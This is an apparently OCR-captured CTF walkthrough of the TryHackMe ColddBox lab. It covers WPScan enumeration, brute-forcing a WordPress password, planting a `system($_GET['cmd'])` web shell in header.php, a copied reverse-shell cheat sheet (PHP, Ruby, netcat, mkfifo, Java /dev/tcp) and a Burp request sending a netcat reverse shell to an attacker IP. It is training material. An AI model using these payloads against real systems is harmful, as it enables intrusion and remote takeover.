
Pentest report on coldbox


Target

Here we used try hack me’s virtual cold box and their vpn.

To access virtual coldbox create account on it and search .




Since this login page is on Wordpress lets test for vulnerabilities using WPscan tool




```
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.37.29/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.10.37.29/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.37.29/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.37.29/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
 |  - http://10.10.37.29/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.37.29/wp-content/themes/twentyfifteen/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://10.10.37.29/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.4
 | Style URL: http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:06 <==========================================> (137 / 137) 100.00% Time: 00:00:06
```

From above pic we can say that they are using out of date version and also have XMP-RPC vulnerability.


So we can fetch out the usernames after that we will use Brute force approach to match passwords.


ColddBox › Log In - Mozil...
qterminal
12:49 PM
67%
yaswanth@kali: ~
Click to start dragging "yaswanth@kali: ~"
File
Actions
Ed

```
 | - http://10.10.37.29/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.37.29/wp-content/themes/twentyfifteen/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://10.10.37.29/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.4
 | Style URL: http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==================================================> (10 / 10) 100.00% Time: 00:00:01

[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Apr  3 12:48:26 2023
[+] Requests Done: 29
[+] Cached Requests: 36
[+] Data Sent: 7.255 KB
[+] Data Received: 45.123 KB
[+] Memory used: 172.02 MB
[+] Elapsed time: 00:00:11

┌──(yaswanth㉿kali)-[~]
└─$ 
```



```
[+] WordPress version 4.1.31 identified (Insecure, released on 2020-06-10).
 | Found By: Rss Generator (Passive Detection)
 |  - http://10.10.37.29/?feed=rss2, <generator>https://wordpress.org/?v=4.1.31</generator>
 |  - http://10.10.37.29/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.1.31</generator>

[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.37.29/wp-content/themes/twentyfifteen/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://10.10.37.29/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.4
 | Style URL: http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.37.29/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:06 <==================================================> (137 / 137) 100.00% Time: 00:00:06

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - c0ldd / 9876543210
Trying c0ldd / franklin Time: 00:01:41 <                                        > (1225 / 14345619)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Mon Apr  3 12:55:11 2023
[+] Requests Done: 1396
[+] Cached Requests: 6
[+] Data Sent: 445.577 KB
[+] Data Received: 4.728 MB
[+] Memory used: 255.078 MB
[+] Elapsed time: 00:02:12

┌──(yaswanth㉿kali)-[~]
└─$ 
```



10.10.37.29/wp-admin/

WordPress 5.8.1 is available! Please update now.

Dashboard

Welcome to WordPress!


We've assembled some links to get you started:

WordPress 4.1.31 running Twenty Fifteen theme.

Search Engines Discouraged

An error has occurred, which probably means the feed is down. Try again later.

now we are in admin page



10.10.37.29/wp-admin/theme-editor.php?file=header.php&theme=twentyfifteen&scrollto=404&updated=true


Edit Themes

File edited successfully.

Twenty Fifteen: Header (header.php)

```
<?php system($_GET['cmd']); ?>
<?php
/**
 * The template for displaying the header
 *
 * Displays all of the head element and everything up until the "site-content" div.
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */
?><!DOCTYPE html>
<html <?php language_attributes(); ?> class="no-js">
<head>
        <meta charset="<?php bloginfo( 'charset' ); ?>">
        <meta name="viewport" content="width=device-width">
        <link rel="profile" href="http://gmpg.org/xfn/11">
        <link rel="pingback" href="<?php bloginfo( 'pingback_url' ); ?>">
        <!--[if lt IE 9]>
        <script src="<?php echo esc_url( get_template_directory_uri() ); ?>/js/html5.js"></script>
        <![endif]-->
        <script>(function(){document.documentElement.className='js'})();</script>
        <?php wp_head(); ?>
</head>

<body <?php body_class(); ?>>
<div id="page" class="hfeed site">
        <a class="skip-link screen-reader-text" href="#content"><?php _e( 'Skip to content', 'twentyfifteen' ); ?></a>

        <div id="sidebar" class="sidebar">
```

Now we will inject a payload in php so that to make execute the command present after cmd parameter in a  http request



```
blog-header.php wp-comments-post.php wp-config-sample.php wp-config.php wp-content wp-cron.php wp-includes wp-links-opml.php
p-trackback.php xmlrpc.php
```

**ColddBox**

One more machine

Search ...

RECENT POSTS

The ColddBox is here

RECENT COMMENTS

Sr Hott on The ColddBox is here


## The ColddBox is here

Welcome to ColddBox, a machine designed by Coldd , it is a very simple machine to solve with several ways to escalate privileges, which serves to reinforce concepts, without further ado, good luck and enjoy!

12 October, 2020 1 Comment Edit

Proudly powered by WordPress

If u can see we given 'ls' cmd , it is executed  in server prompt and we can see the output there


burp-StartBurp
Reverse Shell Cheat She...
qterminal
01:06 PM
64%
Reverse Shell Cheat Sheet | pentestmonkey - Mozilla Firefox
Mousepad
Simple Text Editor
TryHackMe | ColddBox:
ColddBox | One more machi
Reverse Shell Cheat Sheet |
https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
140%

```
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
```

If you want a .php file to upload, see the more featureful and robust php-reverse-shell.

### Ruby

```
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
```

### Netcat

Netcat is rarely present on production systems and even if it is there are several version of netcat, some of which don't support the -e option.

```
nc -e /bin/sh 10.0.0.1 1234
```


If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
```

### Java

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as
p.waitFor()
```


We will use above  payload by encrypting in burp, that can give us a reverse shell connection to us .



```
GET /?cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.17.37.207+1234+>/tmp/f
HTTP/1
Host: 10.10.37.29
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check; wordpress_logged_in_=
c0ldd%7C1680679656%7Ce5gG4EBwlXpUCuZ0p7il19IYtOM58eVFyGqSjAjxvUR%7C49d42bfc6f5a22c8bceb04cdca27e44b1ad7641916
16649433c78f1a304d1466; wp-settings-1=editor%3Dhtml; wp-settings-time-1=1680506861
Upgrade-Insecure-Requests: 1
```

